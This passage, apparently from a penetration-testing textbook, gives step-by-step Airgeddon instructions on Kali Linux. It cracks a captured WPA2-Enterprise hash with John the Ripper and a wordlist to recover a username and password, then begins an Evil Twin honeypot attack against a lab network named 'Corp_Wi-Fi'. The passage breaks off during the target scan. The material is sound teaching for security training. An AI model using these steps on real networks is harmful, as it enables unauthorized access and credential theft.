


Figure 13.46 – Enterprise attacks menu

2. From the main menu, choose option **6** to open **Offline WPA/WPA2 decrypt menu**:




Figure 13.47 – Accessing the decryption menu

3. Next, select option **2** to access the **Enterprise** decryption menu:




Figure 13.48 – Accessing the Enterprise decryption menu

4. Next, select option **2** to use **(john the ripper) Dictionary attack against capture file**:




Figure 13.49 – Choosing the decryption type

5. Next, you will be prompted to enter the path where the capture file is stored. Ensure you specify the **/home/kali/enterprise-Corp_Wi-Fi/** directory, which contains two files, while using *Tab* on your keyboard to auto-complete the filename, which is **john**:/home/kali/enterprise-Corp_Wi-Fi/enterprise_captured_john_<BSSID_value>_hashes.txt

6. Next, enter the path of a dictionary wordlist file for password cracking:/usr/share/wordlists/rockyou.txt
The following screenshot shows the menu options for the interactive questions:




Figure 13.50 – Interactive options

Once **John the Ripper** has successfully cracked the password, it will provide the following results, along with the username and the password to access the WPA2-Enterprise network:




Figure 13.51 – Password retrieved

7. Lastly, you will be provided the option to save the user credentials within an offline directory on your Kali Linux machine.

To Create a Wi-Fi honeypot , please follow these steps:

To get started with this exercise, please follow these steps:

1. Power on Kali Linux and ensure it has an internet connection and that a wireless network adapter is connected.
2. Next, open Terminal and use the following command to start Airgeddon:kali@kali:~$ **sudo airgeddon**

3. Next, select your wireless network adapter to perform the attack:




Figure 13.52 – Selecting a wireless network adapter

4. Next, enable **monitor** mode on your wireless adapter by selecting option **3**:




Figure 13.53 – Enabling monitor mode

5. Next, select option **7** to access **Evil Twin attacks menu**:




Figure 13.54 – Accessing Evil Twin attacks menu

6. Next, select option **4** to **Explore for targets**:




Figure 13.55 – Explore for targets

A new window will appear that shows the live scan for nearby access points. In this exercise, the target is **Corp_Wi-Fi**. Once the target has been found, press *Ctrl* + *C* in the pop-up window to stop the scan and continue:

